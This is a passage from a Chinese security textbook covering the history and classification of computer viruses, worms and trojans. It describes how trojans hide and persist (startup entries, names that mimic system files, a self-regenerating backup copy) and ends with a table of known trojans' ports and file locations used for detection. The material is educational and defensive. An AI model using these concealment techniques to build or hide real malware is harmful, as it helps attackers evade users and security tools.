1987 年，世界各地的计算机用户几乎同时发现了形形色色的计算机病毒，如大麻、IBM 圣诞树、黑色星期五等。面对计算机病毒的突然袭击，众多计算机用户甚至专业人员都惊慌失措。

1988 年 11 月 3 日，美国 6 千台计算机被病毒感染，造成 Internet 不能正常运行。这是一次非常典型的计算机病毒入侵计算机网络事件，迫使美国政府立即做出反应，国防部成立了计算机应急行动小组，更引起了世界范围的轰动。此病毒的作者为罗伯特·莫里斯，当年 23 岁，在康奈尔大学攻读硕士学位。

1996 年，首次出现针对微软公司 Office 的"宏病毒"。

1998 年，出现针对 Windows 95/98 系统的病毒，如 CIH 病毒。CIH 病毒是继 DOS 病毒、Windows 病毒、宏病毒后的第四类新型病毒。这种病毒与 DOS 下的传统病毒有很大不同，它使用面向 Windows 的 VXD 技术编制。1998 年 8 月从中国台湾地区传入大陆，共有 3 个版本：1.2 版/1.3 版/1.4 版，发作时间分别是 4 月 26 日/6 月 26 日/每月 26 日。该病毒是第一个直接攻击、破坏硬件的计算机病毒，是迄今为止破坏最为严重的病毒。它主要感染 Windows 95/98 的可执行程序，发作时破坏计算机 Flash BIOS 芯片中的系统程序，导致主板损坏，同时破坏硬盘中的数据。病毒发作时，硬盘驱动器不停旋转，硬盘上所有数据(包括分区表)被破坏，必须重新执行 FDISK 才有可能挽救硬盘；同时，对于部分厂牌的主板(如技嘉和微星等)，该病毒会将 Flash BIOS 中的系统程序破坏，造成开机后系统无反应。

1999 年,梅丽莎病毒席卷欧美大陆,是世界上最大的一次病毒浩劫,也是最大的一次网络蠕虫大泛滥,通过 E-mail 的传播,16 个小时内席卷了全球 Internet,至少造成 10 亿美元的损失。

随着网络的不断发展,网络蠕虫已经成为病毒主力,它在 Internet 上通过一台计算机自动传播到另一台计算机,利用电子邮件、远程执行、远程登录等方式,在网络中不断复制自己,从而感染其他计算机。

2003 年 8 月 12 日,蠕虫“冲击波(Worm. Blaster)”病毒全球爆发,由于该病毒是利用系统漏洞进行传播,因此,没有打补丁的计算机都会感染该病毒,从而使计算机出现系统重启、无法正常上网等现象。

2004 年 5 月 1 日,蠕虫“震荡波(Worm. Sasser)”病毒在网络出现,该病毒也是通过系统漏洞进行传播,感染了病毒的计算机会出现系统反复重启、机器运行缓慢、出现系统异常的出错框等现象。

2006—2007 年,出现熊猫烧香病毒。熊猫烧香是一种经过多次变种的蠕虫病毒,2006 年 10 月 16 日由 25 岁的中国湖北人李俊编写,2007 年 1 月初肆虐网络。这是一波计算机病毒蔓延的狂潮。在极短时间之内就可以感染几千台计算机,严重时可以导致网络瘫痪。那只憨态可掬、颔首敬香的“熊猫”除而不尽。反病毒工程师们将它命名为“尼姆亚”。病毒变种使用户计算机中毒后可能会出现蓝屏、频繁重启以及系统硬盘中数据文件被破坏等现象。同时,该病毒的某些变种可以通过局域网进行传播,进而感染局域网内所有计算机系统,最终导致企业局域网瘫痪,无法正常使用,它能感染系统中 exe、com、pif、src、html、asp 等文件,它还能终止大量的反病毒软件进程并且删除扩展名为 gho 的备份文件。被感染的用户系统中所有 exe 可执行文件全部被改成熊猫举着三根香的模样。

2009—2010 年,出现震网(Stuxnet)病毒。震网是一种 Windows 平台上针对工业控制系统的计算机蠕虫,它是首个旨在破坏真实世界而非虚拟世界的计算机病毒,利用西门子公司控制系统(SIMATIC WinCC/Step7)存在的漏洞感染数据采集与监控系统(SCADA),向可编程逻辑控制器(PLC)写入代码并将代码隐藏。这是有史以来第一个包含 PLC Rootkit 的计算机蠕虫,也是已知的第一个以关键工业基础设施为目标的蠕虫。据报道,该蠕虫病毒可能已感染并破坏了伊朗纳坦兹的核设施,并最终使伊朗的布什尔核电站推迟启动。

2014 年 3 月,敲诈者病毒兴起,PC 端、手机端敲诈者病毒导致大量用户受害。敲诈者病毒会加密硬盘、手机存储卡中的重要文件,在计算机上或手机上弹出勒索钱财的提示。一部分敲诈者变种加密的文件可以实现技术解密,另有部分只有病毒作者可以解开,不甘被勒索的网民将面临数据无法访问的结果。

随着网游和电子商务的发展,近年还出现了针对游戏和淘宝的新病毒,如主要依靠带毒游戏外挂或色播传播的鬼影病毒,以及新淘宝客病毒,后者是一种利用驱动过滤劫持淘宝网搜索结果的病毒,使用了游戏捆绑、加数字签名、隐藏过滤、切断云扫描等方法,使得病毒的隐藏能力大大增强。

2.6.1.2　病毒的定义

计算机病毒自出现后,其危害就与日俱增。病毒的危害主要体现在几个方面:

- 直接破坏计算机数据信息。
- 大量占用磁盘空间。

- 运行时抢占系统资源,影响计算机运行速度。
- 计算机病毒含有的错误导致不可预见的危害。

美国计算机安全专家 Fred Cohen 在 1984 年给出了计算机病毒的定义,“计算机病毒是一种程序,它可以感染其他程序,感染的方式为在被感染程序中加入计算机病毒的一个副本,这个副本可能是在原病毒基础上演变过来的。”

1994 年 2 月 18 日,我国正式颁布实施了《中华人民共和国计算机信息系统安全保护条例》,在第 28 条中明确指出:“计算机病毒是指编制或者在计算机程序中插入的破坏计算机功能或者破坏数据,影响计算机使用并且能够自我复制的一组计算机指令或者程序代码。”

今天出现在计算机领域中的计算机病毒是一组程序,一段可执行码,它可以自我复制并可以感染计算机的很多组成部分,如文档、程序和操作系统的组成部分。大多数病毒都将自己附加到文件或硬盘中,然后将它们自己复制到操作系统内的其他位置。某些病毒包含代码,这些代码通过删除文件或降低安全设置、实现更进一步的攻击来造成额外的破坏。

2.6.1.3 病毒的特征和分类

病毒的特征可以概括为人为的特制程序、自我复制能力、很强的感染性、一定的潜伏性、特定的触发性和很大的破坏性。

按照计算机病毒的特点及特性,计算机病毒的分类方法有许多种。按照计算机病毒攻击的系统可分为攻击 DOS 系统的病毒、攻击 Windows 系统的病毒、攻击 UNIX 系统的病毒;按照计算机病毒的链结方式可分为源码型病毒、嵌入型病毒、外壳型病毒、操作系统型病毒;按照寄生方式可分为引导型病毒、文件型病毒、混合型病毒;按传染途径可分为驻留内存型病毒和不驻留内存型病毒等。

2.6.2 网络病毒

在早期的单机计算机环境中,病毒并不是一件非常令人头痛的事,只要不用来路不明的磁盘,基本上可以防止 80%的病毒入侵。但是进入 Internet 时代后,绝大部分的信息经由 Internet 传输,因此 Internet 目前已成为病毒最大的来源地。计算机网络系统的建立使多台计算机能够共享数据资料和外部资源,然而也给计算机病毒带来了更为有利的生存和传播环境。在网络环境下,病毒可以按指数增长速度进行传染。病毒一旦侵入计算机网络,会导致计算机效率急剧下降,系统资源遭到严重破坏,并在短时间内造成网络系统的瘫痪。因此网络环境下的病毒防治已成为目前反病毒领域的研究重点。

2.6.2.1 网络病毒的特点

在网络环境下,病毒除了具有传染性、隐蔽性、潜伏性、破坏性、不可预见性和触发性等计算机病毒的共性外,还具有一些新的特点:

(1) 传染速度快。在单机环境下,病毒只能通过软盘从一台计算机传染到另一台计算机,而在网络中则可以通过网络迅速扩散。

(2) 扩散面广。由于病毒在网络中扩散速度快,扩散范围广,不但能迅速传染局域网内所有计算机,更能在瞬间通过远程工作站将病毒传播到千里之外。

(3) 传播的形式复杂多样。计算机病毒在网络上可以通过“工作站—服务器—工作站”方式传播,也可以通过“工作站—工作站”方式传播,传播途径多样,传播形式复杂。

(4) 难于彻底清除。单机上的计算机病毒有时可通过删除带毒文件、低级格式化硬盘等措施彻底清除,而在网络中,只要有一台工作站病毒未能清除干净,就可能使整个网络重新被病毒感染,甚至刚刚完成清除工作的一台工作站又有可能被网上另一台带毒工作站所感染。

(5) 破坏性大。网络上病毒将直接影响网络的工作,轻则降低速度,影响工作效率,重则使网络崩溃,破坏服务器信息,使多年工作毁于一旦。

2.6.2.2　网络病毒的传播

内部局域网通常包括网络服务器和若干网络客户端计算机(包括有盘工作站、无盘工作站和远程工作站)。计算机病毒一般首先通过有盘工作站传播到硬盘,进入网络后再进一步在网上传播。具体来说,其传播方式有如下几种:

- 病毒直接从有盘站复制到服务器中。
- 病毒先传染工作站,在工作站内存驻留,等运行映射网络盘内程序时再传染给服务器。
- 病毒先传染工作站,在工作站内存驻留,在运行时直接通过映射路径传染到服务器。
- 如果远程工作站被病毒侵入,病毒也可以通过通信中的数据交换进入网络服务器中。

如图 2.17 所示,病毒通过磁盘操作从一台工作站进入到网络中,能够很快感染网络上没有采取任何防护措施的其他工作站和服务器,并能够感染远程用户。




图 2.17　病毒通过网络传播示意图

2.6.2.3　网络蠕虫

1988 年,美国康奈尔大学研究生莫里斯编写的蠕虫病毒通过 Internet 疯狂蔓延,造成了数千台计算机停机,蠕虫病毒开始现身网络。而后来的红色代码、尼姆达病毒最疯狂的时候也造成几十亿美元的损失。2003 年 1 月 26 日,一种名为“2003 蠕虫王”的计算机病毒迅速传播并袭击了全球,致使 Internet 严重堵塞,作为 Internet 主要基础的域名服务器(Domain Name Service,DNS)瘫痪,造成网民浏览 Internet 网页及收发电子邮件的速度大幅减缓,同时网上银行自动提款机中断运行,机票等网络预订系统也中断服务,信用卡等收

付款系统出现故障。专家估计，此病毒造成的直接经济损失至少在 12 亿美元以上。蠕虫病毒对网络系统的正常使用具有极大的杀伤力。

2011 年，国内出现首个 QQ 群蠕虫病毒(Win32. Troj. Pincav)，该病毒伪装成电视棒破解程序欺骗网民下载，盗取魔兽、邮箱及社交网络账号，中毒后病毒会利用 QQ 群共享漏洞继续传播，曾经一周的累计感染量就突破 12 万。这个蠕虫还有多个变种，其第三代变种还曾伪装成“刷钻软件”大量传播。

那么究竟是什么原因导致网络蠕虫竟有如此的杀伤力呢？这要从蠕虫病毒本身的特点谈起。

蠕虫是一种通过网络传播的病毒，它具有病毒的一些共性，如传播性、隐蔽性、破坏性等，同时具有自己的一些独特特征，如不利用文件寄生(有的只存在于内存中)，对网络造成拒绝服务，与黑客技术相结合等等。在产生的破坏性上，蠕虫病毒也不是普通病毒所能比拟的，网络的普及和发展使得蠕虫可以在极短的时间内蔓延整个网络，造成网络瘫痪。

蠕虫是一种程序，它可以自我复制并可以在操作系统外部传播；它可以使用电子邮件或其他的传输机制来将自己从一台计算机复制到另一台计算机。蠕虫可以破坏计算机数据和安全性，其破坏方式在很多方面都和病毒相同，所不同的是，蠕虫是在系统间进行自身复制。

根据使用者的情况可将蠕虫病毒分为两类。一类是面向企业级和局域网用户的，这种病毒利用系统漏洞主动进行攻击，可以对整个互联在一起的网络造成灾难性的后果。例如“sql 蠕虫王”“冲击波”和“震荡波”等。另一类是针对个人用户的，主要通过电子邮件、恶意网页形式迅速传播。这类蠕虫病毒包括“爱虫”“求职信”等。在这两类蠕虫病毒中，第一类具有很大的主动攻击性，而且爆发也有一定的突然性。但相对来说，查杀这种病毒并不是很难。第二种病毒的传播方式比较复杂和多样，主要通过对用户进行欺骗和诱导，造成的损失非常大，同时也很难根除。例如“求职信”病毒，在 2001 年就已经被各大杀毒厂商发现，但直到 2004 年年底，该病毒依然排在病毒危害排行榜的首位。

归纳起来，蠕虫病毒具有以下特点：

(1) 自我繁殖。蠕虫在本质上已经演变为黑客入侵的自动化工具，当蠕虫被释放后，从搜索漏洞，到利用搜索结果攻击系统，再到复制副本，整个流程全由蠕虫自身主动完成。就自主性而言，这一点有别于通常的病毒。

(2) 利用软件漏洞。任何计算机系统都存在漏洞，蠕虫利用系统的漏洞获得被攻击的计算机系统的相应权限，使其自身的复制和传播成为可能。这些漏洞是各种各样的，有的是操作系统本身的问题，有的是应用服务程序的问题，有的是网络管理人员的配置问题。正是由于漏洞产生原因的复杂性，导致各种类型的蠕虫泛滥。

(3) 造成网络拥塞。在扫描漏洞主机的过程中，蠕虫需要判断其他计算机是否存在，判断特定应用服务是否存在，判断漏洞是否存在，等等，这不可避免地会产生附加的网络数据流量。同时蠕虫副本在不同计算机之间传递，或者向随机目标发出的攻击数据都不可避免地会产生大量的网络数据流量。即使是不包含破坏系统正常工作的恶意代码的蠕虫，也会因为它产生了巨量的网络流量导致整个网络瘫痪，造成经济损失。

(4) 消耗系统资源。蠕虫入侵到计算机系统之后，会在被感染的计算机上产生自己的多个副本，每个副本启动搜索程序寻找新的攻击目标。大量的进程会耗费系统的资源，导致

系统的性能下降。这对网络服务器的影响尤其明显。

(5) 留下安全隐患。大部分蠕虫会搜集、扩散、暴露系统敏感信息(如用户信息等),并在系统中留下后门。这些都会导致未来的安全隐患。

2.6.3 特洛伊木马

如果说像蠕虫那样的网络病毒是通过自我复制给用户和网络造成种种麻烦,那么"特洛伊木马"则有更明确的目标——潜伏、收集用户名和登录密码、从各种 Internet 服务提供商那里盗窃用户的注册和账号信息,直接从中获利。

当攻击者通过本章所述的各种攻击方法侵入目标计算机后,就可以在目标计算机中植入特洛伊木马程序。木马程序并非一个特定的程序,而是一类程序,它们具有共同的特点。木马程序驻留在目标计算机里,在目标计算机系统启动的时候,特洛伊木马自动启动。它是包含在合法程序里的未授权代码,或者已被未授权代码更改过的合法程序,或者看起来像是执行用户希望和需要的功能的代码,但实际执行不为用户所知(或不希望)的功能。特洛伊木马程序可以做任何事情,它能够以任意形式出现。

特洛伊木马通常难以发现和删除,是一种高级别的危险,也是最受黑客欢迎的工具之一。通过运行木马的客户端程序,黑客可以操作远程计算机。

2011 年初,360 安全中心称:根据 360 安全卫士用户使用"下载安全扫描"和"聊天保护"两大功能的统计数据测算,国内每天有超过 3000 万个木马程序在网上流传。即当用户从网络中下载文件、接收聊天好友发来的文件时,每天有超过 3000 万个文件会被 360 扫描检测为木马程序,占日文件传输总量的 13%。

"特洛伊木马"源于古希腊神话。希腊军队在无法战胜特洛伊军队后假装撤退,并留下一只藏有士兵的大木马,特洛伊人打开城门将木马移入城中。夜晚,当特洛伊人庆祝胜利时,躲在木马中的希腊战士趁机打开城门,希腊军队便蜂拥而入,将特洛伊城夷为平地。因此,"特洛伊木马程序"意味着危险,这种程序表面上执行正常的动作,但实际上隐含着一些破坏性的指令。当不小心让这种程序进入系统后,便有可能给系统带来危害。

近几年常见的木马有网购木马、游戏木马、连环木马、QQ 粘虫木马等。2012 年流行的网购交易劫持木马利用组策略禁止主流安全软件运行,在系统无保护的情况下,在买家网购付款环节轻易篡改交易信息,使买家要购买的东西没有支付,却替病毒作者购买了游戏或手机充值卡;456 游戏木马是捆绑在 456 游戏大厅中并利用 456 游戏加载的远控木马或盗号木马,主要通过劫持 456 游戏的 dzip32.dll 执行第三方程序加载启动病毒动态链接库,然后远程控制木马程序并执行;传奇私服劫持者是与传奇私服登录器捆绑的流量劫持木马,通过 DNS 劫持、hosts 劫持、驱动劫持等方式把大量的私服网站解析到一个固定的私服网站,以达到流量劫持的目的;QQ 粘虫木马则是以透明窗体覆盖 QQ 登录框或伪造 QQ 登录/重新登录框的盗号木马。

大部分木马程序以二进制形式存在,经过编译后无法直接阅读。在特定编辑器中,仍然只有可以打印的字符,如程序中的错误信息、建议、选择项等才能够被人们理解。木马程序也可以在一些没有被编译的可执行文件中发现,如外壳脚本(shell script)文件,或者是用 Perl、JavaScript、VB Script 或 Tcl 书写的程序等。

木马常常被放在文件服务器、WWW 服务器中,一旦用户不小心下载后执行了它们,这

些木马会将用户主机中一些重要的文件发送出去，并且在当前主机上留下后门，默默地在某一端口进行侦听。如果在该端口收到数据，木马识别这些数据，然后按识别后的命令在目标计算机上执行一些操作，如窃取口令，复制或删除文件，或重新启动计算机等。

因此，从互联网上下载软件（特别是免费软件或共享软件）、从匿名服务器或新闻组中获得程序时，都要特别小心。

2.6.4 木马的特点

木马的特点包括隐蔽性、顽固性、潜伏性。木马有其不为人知的目的，必须具有隐蔽的性能，大部分木马采用了一些隐蔽的办法。木马的顽固性是指难以删除，一般木马进入用户主机以后，会和操作系统合为一体。木马的潜伏性也相当重要，如果木马能像特务一样潜伏在某个位置，当暴露的木马被删除以后，备用的木马能启动继续打开端口，让黑客进入，木马的生存能力将提高许多倍。

2.6.4.1 隐蔽性

木马的隐蔽性主要表现在以下几个方面。

1. 木马的启动方式

木马最容易下手的地方有 3 处：系统注册表、win.ini、system.ini。计算机启动时，首先装载这 3 个文件，所以大部分木马使用这 3 种方式之一来启动。但是木马 schoolbus 1.60 版本采用替换 Windows 启动程序装载，这种启动办法更加隐蔽，而且不易排除。另外，也有捆绑方式启动的，木马 phAse 1.0 版本和 NetBus 1.53 版本就以捆绑方式装到目标计算机上，既可以捆绑到启动程序上，也可以捆绑到一般的常用程序上。如果捆绑到一般程序上，启动是不确定的，如果用户不运行，木马就不会进入内存。

捆绑方式是一种手动的安装方式，一般捆绑的是非自动方式启动的木马。

非捆绑方式的木马因为会在注册表等位置留下痕迹，所以，很容易被发现，而捆绑木马可以由黑客自己确定捆绑方式、捆绑位置、捆绑程序等，位置的多变使得木马具有很强的隐蔽性，生存能力比较强。

2. 木马在硬盘上存储的位置

木马实际上是一个可以执行的文件，所以它必然会存储在硬盘上。通常，木马存储在 C:\WINDOWS 和 C:\WINDOWS\System 中，这也体现了木马程序的隐蔽和狡猾。木马为什么要在这两个目录下呢？因为 Windows 的一些系统文件在这两个位置，如果用户误删了文件，用户的计算机可能崩溃，从而不得不重新安装系统。而且，系统目录下的文件众多，一般用户很难查找出哪个文件是木马。

3. 木马的文件名

木马的文件名一般与 Windows 的系统文件名接近，这样用户不敢轻易删除。例如，木马 SubSeven 1.7 版本的服务器文件名是 C:\WINDOWS\KERNEL16.DLL，而 Windows 的一个重要系统文件是 C:\WINDOWS\KERNEL32.DLL，二者非常相似，一般用户很难判断，删错的后果极其严重，因为删除了 KERNEL32.DLL 意味着用户的计算机将崩溃。木马 phAse 1.0 版本生成的木马是 C:\WINDOWS\System\Msgsvr32.exe，和 Windows 的系统文件 C:\WINDOWS\System\ Msgsrv32.exe 一模一样，只是图标有一点区别。

上面两个是假扮系统文件的类型，还有一些无中生有的类型，木马 SubSeven 1.5 版本服务器文件名是 C:\WINDOWS\Window.exe，仅仅少一个“s”，一般用户如果不知道这是木马，肯定不敢删除它。

4. 木马的文件属性

在 Windows 的资源管理器中可以看到硬盘上的文件，默认方式下隐含文件和 DLL 等系统文件不显示，部分木马也采用这种办法，让用户在硬盘上看不到，如果用户不注意，就难以发现木马。木马 schoolbus 2.0 版本的木马是一个隐含文件。

5. 木马的图标

木马服务器的图标极易给用户造成假相，使其以为是不能删除的系统文件，表 2.2 列出了一些常见的木马图标。

表 2.2　常见的木马图标

木马名称	图标
木马 Deep Throat 1.0 版本的服务器 systempatch.exe	
木马 GirlFriend 1.3 版本的服务器 Windll.exe	
木马 Glacier(冰河 1.2 正式版)的服务器 Kernel32.exe	
木马 InCommand 1.0 版本的服务器 server.exe	
木马 school 的服务器 Grcframe.exe	

6. 木马使用的端口

黑客要进入目标计算机，必须要有通往目标计算机的途径，也就是说，木马必须打开某个端口，这个端口称为“后门”，因此木马也叫“后门工具”。这个不得不打开的后门是很难隐蔽的，只能采取混淆的办法，很多木马的端口是固定的，让人一眼就能看出是什么样的木马造成的。所以，改变端口号是一种混淆的办法。

从已有的木马来看，7306 端口是木马 netspy 使用的。木马 SUB7 可以改变端口号，SUB7 默认的端口是 1243，如果没有改变，那么目标计算机的用户就可以使用删除 SUB7 的办法删除它。比较隐蔽的木马可以改变端口号，因而目标计算机的用户不易察觉。

7. 木马运行时的隐蔽

木马在运行的时候一般都是隐蔽的，与正常的应用程序在运行时一般会显示一个图标的情况不同，木马运行时不会在目标计算机上打开一个窗口，告诉用户，什么人在用户的计算机中干什么，因而，用户不太容易发现正在悄悄运行的木马。

8. 木马在内存中的隐蔽

一般情况下，如果某个程序出现异常，用正常的手段不能退出的时候，采取的办法是按 Ctrl＋Alt＋Del 键，跳出一个窗口，找到需要终止的程序，然后关闭它。早期的木马会在按 Ctrl＋Alt＋Del 键时显露出来，但现在大多数木马已经看不到了。所以只能采用内存工具查看内存，才会发现存在木马。

2.6.4.2　顽固性

一旦在计算机中发现木马，用户很难删除它。例如，木马 schoolbus 1.60 版本和 2.0 版

本的启动位置是在 C:\WINDOWS\System\runonce. exe 中,用户很难修改这个文件,只有重新安装这个文件才可以排除木马。

再如,木马 YAI 07. 29 1999 版本会使大面积的程序染上木马,导致用户不得不格式化硬盘,因为用户不可能一个一个文件删除。这种类型的木马最好是通过杀毒软件来删除。

2.6.4.3 潜伏性

高级的木马具有潜伏的能力,表面上的木马被发现并删除以后,后备的木马在一定的条件下会启动。这种条件主要是目标计算机用户的某些操作。

先来看一个典型的例子:木马 Glacier(冰河 1.2 正式版)。

这个木马有两个服务器程序,C:\WINDOWS\System\Kernel32. exe 挂在注册表的启动组中,当计算机启动时会装入内存,这是表面上的木马。另一个是 C:\WINDOWS \ System\Sysexplr. exe,也在注册表中,它修改了文本文件的关联,当用户单击文本文件的时候,它就启动了,它会检查 Kernel32. exe 是否存在,如果存在,什么事情也不做。

当表面上的木马 Kernel32. exe 被发现并删除以后,目标计算机的用户可能会觉得应该是安全的了。但是如果目标计算机的用户在以后单击了文本文件,那么这个文本文件照样运行,同时 Sysexplr. exe 被启动了。Sysexplr. exe 会发现表面上的木马 Kernel32. exe 已经被删除,就会再生成一个 Kernel32. exe,于是,目标计算机以后每次启动时木马又被装入内存。

这是一个典型的具有潜伏能力的木马,这种木马的隐蔽性更强。

2.6.5 发现木马

目前发现的木马有一定的特征,表 2.3 列出已经发现的木马的特征。

表 2.3 已发现的木马的特征

木马名称	端口	启动方式	木马位置
bo 1. 20	可变,31337	注册表加载	C:\WINDOWS\System\ . exe
BoBo 1. 0a	固定,4321	注册表加载	C:\WINDOWS\System\Dllclient. exe
Deep Throat 1. 0	固定,2140,3150	注册表加载	不能确定
Deep Throat 3. 0	可变,2140,3150,6671	注册表加载	C:\WINDOWS\Systray. exe
DirectSockets. b	固定,5000	注册表加载	C:\WINDOWS\System\MSchv32. exe
DRaT	固定,48	注册表加载	C:\WINDOWS\Shell32. exe
Glacier 1. 2	固定,7626	注册表加载	C:\WINDOWS\System\Kernel32. exe C:\WINDOWS\System\Sysexplr. exe
Glacier 2. 0	可变,7626	注册表加载	C:\WINDOWS\System\Kernel32. exe C:\WINDOWS\System\Sysexplr. exe
Glacier 2. 1	可变,7626	注册表加载	C:\WINDOWS\System\Kernel32. exe C:\WINDOWS\System\Sysexplr. exe
Glacier DARKSUN	可变,7626	注册表加载	C:\WINDOWS\System\Kernel32. exe C:\WINDOWS\System\Sysexplr. exe
InCommand 1. 0	可变,9400,9401,9402	注册表加载	不能确定
Insane Network4	固定,2000	无	不能确定
IRC	固定,6969	win. ini 加载	C:\WINDOWS\Rundlls. exe C:\WINDOWS\Closew. bat
Jammerkillah 1. 2	可变,121	注册表加载	C:\WINDOWS\System\MsWin32. drv

续表

木马名称	端　口	启动方式	木马位置
Kuang2v	固定,17300	系统文件启动	C:\WINDOWS\trdq. exe
Millenium 1.0	固定,20000,20001	注册表加载 或 win. ini 加载	C:\WINDOWS\System\reg66. exe
NetBus 1.53	固定,12345,12346	无	不能确定
NetBus 1.60	固定,12345,12346	注册表加载	C:\WINDOWS\MRING. EXE
NetBus 1.70	固定,12345,12346	注册表加载	C:\WINDOWS\PATCH. EXE
Netspy 1.0	固定,7306	注册表加载	C:\WINDOWS\System\netspy. exe
Netspy 2.0	可变,7306	注册表加载	C:\WINDOWS\System\netspy. exe C:\WINDOWS\System\NETSPY. dat
Open Share	固定,139	注册表加载	无文件形式木马
phAse 1.0	固定,555, 可变,555	无或注册表加载	不能确定 C:\WINDOWS\System\msgsvr32. exe(可变)
prosiak 0.47	固定,22222,33333	注册表加载	C:\WINDOWS\System\Windll32. exe
ProcSpy	固定,7307	无	不能确定
Remote-Anything	4000,3996	注册表加载	C:\WINDOWS\SLAVE. EXE
school 1.09	固定,7509	无	不能确定
schoolbus	固定,3210,4321	注册表加载	C:\WINDOWS\System\Grcframe. exe
schoolbus 1.60	固定,54321,43210	捆绑文件	C:\WINDOWS\System\grcframe. exe(木马) C:\WINDOWS\System\runonce. exe(启动文件)
schoolbus 2.0	可变,54321,44767	捆绑文件	C:\WINDOWS\System\grcframe. exe(木马) C:\WINDOWS\System\runonce. exe(启动文件)
SubSeven 1.0	固定,6713,1243	注册表加载	C:\WINDOWS\SysTrayIcon. Exe
SubSeven 1.1	可变,1243	注册表加载	C:\WINDOWS\SysTrayIcon. Exe
SubSeven 1.3	可变,6711,6776,1243	win. ini 加载	C:\WINDOWS\nodll. exe C:\WINDOWS\~win. bak C:\WINDOWS\window. exe
SubSeven 1.4	可变,1243	win. ini 加载	
SubSeven 1.5	可变,6711,6776,1243	win. ini 加载	C:\WINDOWS\nodll. exe C:\WINDOWS\winduh. dat C:\WINDOWS\window. exe
SubSeven 1.6	可变,6711,6776,1243	注册表加载	C:\WINDOWS\System\rundll16. com C:\WINDOWS\System\systray. exe
SubSeven 1.7	可变,6711,6776,1243	注册表加载	C:\WINDOWS\KERNEL16. DL
SubSeven 1.8	可变,6711,6776,1243	system. ini 加载	C:\WINDOWS\kernel32. dl
Subseven 1.9	可变,6711,6776,1243	system. ini 加载	C:\WINDOWS\mtmtask. dl
SubSeven 2.0	可变,1243,6776	system. ini 加载	C:\WINDOWS\kernel. exe
SubSeven 2.1	可变,27374	无	C:\WINDOWS\MSREXE. exe
WinCrash 1.03	固定,5742	注册表加载	C:\WINDOWS\System\server. exe
X SPY 1.0	固定,7308	无	不能确定
YAI 07.29 1999	可变,1024	不能确定	C:\WINDOWS\System\Odbc16m. exe

2.6.6　木马的实现

